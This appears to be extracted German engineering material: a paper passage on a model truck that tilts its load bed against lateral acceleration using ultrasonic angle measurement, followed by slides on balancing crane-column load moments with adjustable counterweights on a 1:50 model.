Der Winkel  $\alpha$  wird über US-Abstandssensoren direkt gemessen. Aus dem Winkel  $\alpha$  kann die Winkelgeschwindigkeit des Fahrzeugs  $\omega$  in der Kurve berechnet werden, mit deren Hilfe dann der Winkelanteil  $\beta$  berechnet werden kann. Um den resultierenden Winkel  $\gamma = \alpha + \beta$  wird dann mittels eines Schrittmotors die Ladefläche nach innen gekippt. Da jetzt die Querbeschleunigung kompensiert ist, verrutscht eine unbefestigte Last nicht mehr.

Das aufgebaute physikalische Modell zeigt Abbildung 1.




Abb. 1. Modellfahrzeug mit frei Ebenen, unten: Chassis, Mitte: Fahrgestell, oben: Ladefläche

Das Chassis ist gelenkt und fährt mit einer einstellbaren Geschwindigkeit im Kreis. Auf die oben auf der Ladefläche sichtbaren Bolzen werden die Gewichte durch Langlöcher aufgesteckt. Das bedeutet, dass die Ladung verrutschen kann, aber durch die Bolzen aus Sicherheitsgründen daran gehindert wird ganz von der Ladefläche zu rutschen. Das Fahrgestell mit Ladefläche und Ladung kippt bei Kurvenfahrt nach außen. Zwischen Chassis und Fahrgestell befindet sich zentral eine Feder, die das Fahrgestell wieder zurückstellt, wenn die Kurvenfahrt beendet wird. An der oberen Ladefläche ist rechts ein Zahnrad zu sehen, über das der Schrittmotor die Ladefläche um den Winkel  $\gamma$  verstellt.

## 2. Blockschaltbild der On-board-Instrumentierung

Die notwendige Instrumentierung an Bord des Testfahrzeugs ist in Abbildung 2 dargestellt.




Abb. 2: Blockschaltbild der Instrumentierung an Bord des Testfahrzeugs

Das Herzstück ist eine Mikrocontrollerplatine. Per Programm wird über eine US-Abstandsmessung die Krängung des Fahrgestells bei Kurvenfahrt um den Winkel  $\alpha$  gemessen. Über die Berechnung der Winkelgeschwindigkeit wird der notwendige Kippwinkel der Ladefläche  $\beta$  bestimmt. Der Summenwinkel  $\gamma$  ist die notwendige Verkippung der Ladefläche nach innen, damit die Querbeschleunigung der Last kompensiert wird. Dieser Winkel wird über den Schrittmotor SM eingestellt. Die Zwischenergebnisse werden im Mikrocontroller gespeichert und können über das LC-Display abgelesen werden. Die Verbindung zum PC ist optional, d.h. sie wird nur für die Programmierung und die Datensicherung benötigt. Das Steuerungskonzept für die Kippung der Ladefläche zeigt Abbildung 3.







Abb. 3: Notwendige Datenverarbeitung zur Einstellung des optimalen Kippwinkels der Ladefläche

### 3. Statische Berechnung der Kippwinkel bei konstanter Kurvenfahrt

Die Bestimmung des optimalen Kippwinkels der Ladefläche setzt eine genaue Analyse der Kräfte und Momente voraus. Das geschieht mit Hilfe eines mathematischen Modells, das der Schnittdarstellung des Fahrzeugs entspricht. Abbildung 4 zeigt alle in der Rechnung berücksichtigten mechanischen Teile und deren Lage bei Kurvenfahrt.



Teilzeichnung: Chassis und Fahrgestell



Teilzeichnungen: Kräfteverteilung an der Feder (links) und an der Last (rechts)

Abb. 4: Mathematisches Modell des Testfahrzeugs und Teilzeichnungen

Am unteren Bildrand sieht man das Chassis, angedeutet mit zwei Rädern, die immer den Boden berühren sollen. Bei einer Kurvenfahrt mit dem Radius R kippt das gesamte Fahrgestell. Einziges Rückstellmoment bewirkt die Feder F zwischen Chassis und Fahrgestell. Der hierbei auftretende Kippwinkel  $\alpha$  wird durch eine US-Abstandsmessung bestimmt.

Oberhalb des Fahrgestells befindet sich die durch einen Schrittmotor kippbare Ladefläche. Sie muss um den Winkel  $\gamma$  ( $=\alpha+\beta$ ) gekippt werden, damit die Ladung m keine Querbeschleunigung erfährt. In der Rechnung wurden die Massen des Ladegewichts, des Schrittmotors  $m_{mot}$  und der Halterung  $m_h$  berücksichtigt. (Mit dem Symbol l sind Abstände vom Drehpunkt M bezeichnet: l: M  $\rightarrow$  Drehpunkt der Ladefläche,  $l_{mot}$ : M  $\rightarrow$  Schwerpunkt der Motors und  $l_h$ : M  $\rightarrow$  Schwerpunkt der Halterung)

#### 4. Bestimmung des Winkels $\alpha$ (aus US-Messung) und Berechnung von $\beta$ und $\gamma$

Die folgenden Formeln geben die Zentripetal- und Gewichtskraft, sowie das auftretende Drehmoment an:

$$F_z = \frac{m \cdot v^2}{r} = m \cdot \omega^2 \cdot r \quad F_g = m \cdot g \quad \overset{V}{M} = \overset{P}{F} \times \overset{V}{F} \quad M = F \cdot r \cdot \sin(\alpha)$$

Entsprechend Abbildung 4 ergibt sich folgendes Gesamtdrehmoment. Im hier betrachteten statischen Fall ist die Summe der Momente gleich Null:

$$\sum M = -(F_z \cdot l + F_{z,mot} \cdot l_{mot} + 2 \cdot F_{z,h} \cdot l_h) \cdot \cos(\alpha) - (F_g \cdot l + F_{g,mot} \cdot l_{mot} + 2 \cdot F_{g,h} \cdot l_h) \cdot \sin(\alpha) + F_F \cdot k \cdot \cos(\varphi) = 0$$

Für die Zentrifugal-, sowie Gewichtskräfte folgt:

$$F_z = m \cdot (R + l \cdot \sin(\alpha)) \omega^2 \quad F_{z,mot} = m_{mot} \cdot (R + l_{mot} \cdot \sin(\alpha)) \omega^2 \quad F_{z,h} = m_h \cdot (R + l_h \cdot \sin(\alpha)) \omega^2 \\ F_g = m \cdot g \quad F_{g,mot} = m_{mot} \cdot g \quad F_{g,h} = m_h \cdot g$$

Die Federkraft beträgt:

$$F_F = c \cdot \Delta s \quad \Delta s = s - s_{vorgespannt}$$

Aus dem Cosinussatz gilt für die Federlänge:

$$s = \sqrt{k^2 + h_{feder}^2 - 2 \cdot h_{feder} \cdot k \cdot \cos(\alpha)}$$

Der Winkel  $\varphi$  folgt aus der Summe der Innenwinkel:

$$\varphi + \gamma + \alpha + 90^\circ = 180^\circ \quad \varphi = 90^\circ - \alpha - \gamma$$

Mit dem Sinussatz folgt für den Winkel  $\gamma$ :

$$\frac{\sin(\gamma)}{k} = \frac{\sin(\alpha)}{s} \quad \gamma = \arcsin\left(\frac{k}{s} \cdot \sin(\alpha)\right)$$

Die Messung des Winkels  $\alpha$  erfolgt über den Abstand S (s. Teilzeichnung: Chassis und Fahrgestell) nach der Beziehung:

$$\sin(\alpha) = \frac{S}{2 \cdot d} = \frac{S_1 - S_2}{2 \cdot d} \quad \sin(\alpha) = \frac{h - S_2}{d} \quad \Rightarrow \alpha = \arcsin\left(\frac{h - S_2}{d}\right)$$

Setzt man alle Größen in die Momentengleichung:  $\sum M = 0$  ein, so folgt:

$$-[m \cdot (R + l \cdot \sin(\alpha)) \cdot \omega^2 \cdot l + m_{mot} \cdot (R + l_{mot} \cdot \sin(\alpha)) \cdot \omega^2 \cdot l_{mot} + 2 \cdot m_h \cdot (R + l_h \cdot \sin(\alpha)) \cdot \omega^2 \cdot l_h] \cdot \cos(\alpha) \\ - [m \cdot g \cdot l + m_{mot} \cdot g \cdot l_{mot} + 2 \cdot m_h \cdot g \cdot l_h] \cdot \sin(\alpha) + c \cdot (s - s_{vorgespannt}) \cdot k \cdot \cos(\varphi) = 0$$

Die Radien sind durch die Kippung vom Winkel  $\alpha$  abhängig:

$$r(\alpha) = R + l \cdot \sin(\alpha) \quad r_{mot}(\alpha) = R + l_{mot} \cdot \sin(\alpha) \quad r_h(\alpha) = R + l_h \cdot \sin(\alpha)$$

Aus der Momentengleichung ergibt sich für das Quadrat der Winkelgeschwindigkeit:

$$\omega^2(\alpha) = \frac{c \cdot (s - s_{vorgegeben}) \cdot k \cdot \cos(\varphi) - (m \cdot l + m_{mot} \cdot l_{mot} + 2 \cdot m_h \cdot l_h) \cdot g \cdot \sin(\alpha)}{[m \cdot r(\alpha) \cdot l + m_{mot} \cdot r_{mot}(\alpha) \cdot l_{mot} + 2 \cdot m_h \cdot r_h(\alpha) \cdot l_h] \cdot \cos(\alpha)}$$

Setzt man die

Formeln für s und  $\varphi$  ein, so folgt:

$$\omega^2(\alpha) = c \cdot \left( \sqrt{k^2 + h_{feder}^2 - 2 \cdot h_{feder} \cdot k \cdot \cos(\alpha)} - s_{vorgegeben} \right) \cdot \cos(\varphi)$$

$$\frac{k \cdot \cos\left[90^\circ - \alpha - \arcsin\left(\frac{k \cdot \sin(\alpha)}{\sqrt{k^2 + h_{feder}^2 - 2 \cdot h_{feder} \cdot k \cdot \cos(\alpha)}}\right)\right]}{[m \cdot r(\alpha) \cdot l + m_{mot} \cdot r_{mot}(\alpha) \cdot l_{mot} + 2 \cdot m_h \cdot r_h(\alpha) \cdot l_h] \cdot \cos(\alpha)} \\ - \frac{(m \cdot l + m_{mot} \cdot l_{mot} + 2 \cdot m_h \cdot l_h) \cdot g \cdot \sin(\alpha)}{[m \cdot r(\alpha) \cdot l + m_{mot} \cdot r_{mot}(\alpha) \cdot l_{mot} + 2 \cdot m_h \cdot r_h(\alpha) \cdot l_h] \cdot \cos(\alpha)}$$

Kurvenfahrt ohne Querbeschleunigung bedeutet, dass die Resultierende aus Gewichtskraft und Fliehkraft orthogonal zur Ladefläche steht:

$$\tan(\beta) = \frac{F_z}{F_g} = \frac{r(\alpha) \cdot \omega^2(\alpha)}{g}$$

Vereinfachend wird der Schwerpunkt der Masse in den Drehpunkt gelegt:

$$\Rightarrow \beta(\alpha) = \arctan\left[\frac{r(\alpha) \cdot \omega^2(\alpha)}{g}\right]$$

Damit ergibt sich der notwendige Verstellwinkel der Ladefläche  $\gamma$  zu:

$$\gamma = \alpha_{gemessen} + \arctan\left[\frac{r(\alpha) \cdot \omega^2(\alpha)}{g}\right]$$

#### 5. Kalibrierung der US-Abstandsmessung und Ergebnisse

Das eingesetzte Puls-Echo-Verfahren beruht auf der Auswertung einer Schallimpuls-Laufzeitmessung. Benutzt wurden zwei Ultraschallelemente, getrennt zum Senden und Empfangen der Schall-Schwingungsimpulse. Abbildung 5 zeigt die beiden Impulse in einem Diagramm. Das Echosignal hat eine wesentlich geringere Anstiegszeit, so dass eine Kalibrierung sinnvoll erschien.






Abb. 5: US-Sende- und Empfangssignal (Echosignal rechts)

Abbildung 6 zeigt den Unterschied zwischen dem Ergebnis der US-Messung und einer konventionellen Abstandsmessung. Gemessen werden Abstände zwischen 8 und 16 cm mit einer Genauigkeit von  $\pm 0,6$  mm.




Abb. 6: Sollabstand (unmarkiert), gemessener Abstand (gekennzeichnet), sowie absoluter Fehler

## 6. Danksagung

Mein besonderer Dank gilt Frau Sanela Bukva, die im Rahmen ihrer Diplomarbeit dieses Thema bearbeitet hat. Wir standen in einem ständigen, produktiven Dialog, so dass die gestellte Aufgabe mit sehr großer Zufriedenheit gelöst werden konnte.

---

# Ausregelung von Lastmomenten an Kransäulen durch lagegesteuerte Gegengewichte

Dipl.-Ing. Joachim Wülbeck

04. April 2005

---

---

## Nicht Ziel der Arbeit




Kraneinsturz auf der Königsallee in Düsseldorf am 29.04.2003

---

---

## Inhalt


- Motivation
- Überblick
  
- Vom realen Kran zum physikalischen Modell
- Hardware und Software
- Versuchdurchführung
- Ergebnisse



---

## Idee

- **Beobachtung:**  
**Kransäule verbiegt sich**
  - beim Heben und Absetzen von Lasten
  - beim Verfahren von Lasten



## Idee

### ■ Beobachtung:

#### Kransäule verbiegt sich

- beim Heben und Absetzen von Lasten
- beim Verahren von Lasten


### ■ Folge:

- Die Kransäule ist ständig wechselnden Biegemomenten ausgesetzt,
- das Fundament ebenfalls
- Der Drehkranz hat erhöhten Verschleiß

### ■ Idee:

#### Regelbares Gegenmoment

- Kransäule, Drehkranz und Fundament werden weniger stark belastet
- Die Last ändert ihre Verfahrhöhe nicht !
- Schwerere Lasten können gehoben werden




## Grundlagen

$$F_L \cdot A_1 = M_L$$

$$F_G \cdot A_2 = M_G$$

$$M_L + M_G \stackrel{!}{=} 0$$



## Aufgabenstellung


### ■ Problemstellung

- Wechselnde Lastmomente  $M_L$  müssen ausgeglet werden
- Das Gegenmoment  $M_G$  muss dafür verstellbar sein
- Die Durchbiegung  $f$  der Kransäule muss sehr genau gemessen werden

### ■ Aufgabenstellung

- Bau eines realistischen Kranmodells
- Entwicklung der Soft- und Hardware für eine digitale Regelung
- Basis dafür: 8-Bit 8051 Mikrocontroller
  - Optoelektronische Messung der Ist-Größe (CCD-Zeilensensor)
  - Schrittmotor getriebenes selbsthaltendes Stellglied
- Der Kran soll sich bei wechselnden Lastmomenten nicht mehr verbiegen !

## Überblick






# Modellkonzept

## Das Modell im Maßstab 1:50

- Kransäule aus Stahl
- Ausleger aus Aluminium
- Heb- und verfahrbare Lasten

## Der Gegenausleger

- Zwei aufklappbare Gegengewichte
- Spindelgetriebene Mechanik



$$M_L = F_L \cdot A_1 \quad M_G = (F_{GG_1} + F_{GG_2}) \cdot A_2$$


# Realer Kran

## MAN Wolffkran

- Typ: 7031 FL 6 V10
- Auslegerlänge: 60 m & max. Hakenhöhe: 55 m
- Fußgewicht 50 t auf 8 x 8 m Auflagefläche
- Gegengewicht 20,2 t
- Gesamtgewicht 140 t
- Maximale Last: 6,2 t

## Die Eigenschaften des Vorbilds

- Lastmoment von +3231 bis +6190 kNm
- Gegenmoment -4755 kNm
- => Biegemoment von -1524 bis +1435 kNm
- => Beobachtete Verbiegung ca. ±1m



# Modellbildung

## Modellbildung mit „Maßstabsfaktor für gleiche Dehnung“

„Zwei Körper sind bezüglich der elastischen Dehnungen mechanisch ähnlich, wenn die Hookeschen Kennzahlen  $H_0$  übereinstimmen“ [Dubbel 1999, B 7.2.1]

$$H_0 = \frac{F_M}{(E_M \cdot I_M^2)} = \frac{F_H}{(E_H \cdot I_H^2)} \Rightarrow F_V = \frac{F_H}{F_M} = \frac{E_H \cdot I_V^2}{E_M}$$

H : Hauptausführung  
M : Modellausführung  
V : Verhältnis

E : Elastizitätsmodul [N/mm<sup>2</sup>]    I : Flächenträgheitsmoment 2. Grades [m<sup>4</sup>]

Bei gleichem Material  $E_M = E_H$  folgt aus den Formeln für die Modellfaktoren

- Maßstab der Länge  $l_V = 50$
- Maßstab der Kräfte  $F_V = l_V^2 = 2500$

# Modellbildung

## Das maximale Lastmoment am Modell

- $M_L = 49,52 \text{ Nm}$

## Einrechnung einer Reserve von 20 %


- $M_G = -60 \text{ Nm}$  maximales Gegenmoment
- 12 kg Gegengewicht bei Hebellänge = -0,5 m

## Das maximale Biegemoment

- $M_G = -30 \text{ Nm}$  mittleres Gegenmoment
- $M_L \approx +50 \text{ Nm}$  maximales Lastmoment
- 
- $M_B \approx +20 \text{ Nm}$  Biegemoment in der Summe

## Verbiegung der Kransäule


- + 1 m beim Originalkran
- +0,02 m am Modellkran



# Modellbildung

## Bekannte Größen

- Maximales Biegemoment  $M_B = + 20 \text{ Nm}$
- Maximale Verformung  $f = 0,02 \text{ m}$
- Höhe  $L = 1,10 \text{ m}$
- Elastizitätsmodul  $E_M = 2,1E^5 \text{ N/mm}^2$   
(Stahl)



$$f = \frac{M \cdot L^2}{2 \cdot E_M \cdot I} \Rightarrow I = \frac{M \cdot L^2}{2 \cdot E_M \cdot f}$$

## Gesuchte Größen

- Querschnitt der Säule  $b \times h$
- Flächenträgheitsmoment  $I$

Flächenträgheitsmoment 2. Grades :  $I = 2,89 \cdot 10^{-9} \text{ m}^4$


Für rechteckigen Balken :  $I_b = \frac{h \cdot b^3}{12} \Rightarrow h = \frac{12 \cdot I_b}{b^3}$

Für  $b = 12 \text{ mm}$  ergibt sich  $h = 20 \text{ mm}$

# Aktorik

## Das Stellglied



- C : Drehpunkt des Gegenauslegers
- M : Moment das der Gegenausleger erzeugt
- E : Anlenkpunkt
- D : Ansteuerpunkt
- a, b, c : Hebel fester Länge 5,5 ; 8 ; 17,5 cm
- d : Ansteuerlänge
- I : Winkel des Gegenauslegers



# Aktorik

## Das Stellglied

- M : Moment das der Gegenausleger erzeugt
- E : Anlenkpunkt
- d : Ansteuerlänge
- I : Winkel des Gegenauslegers




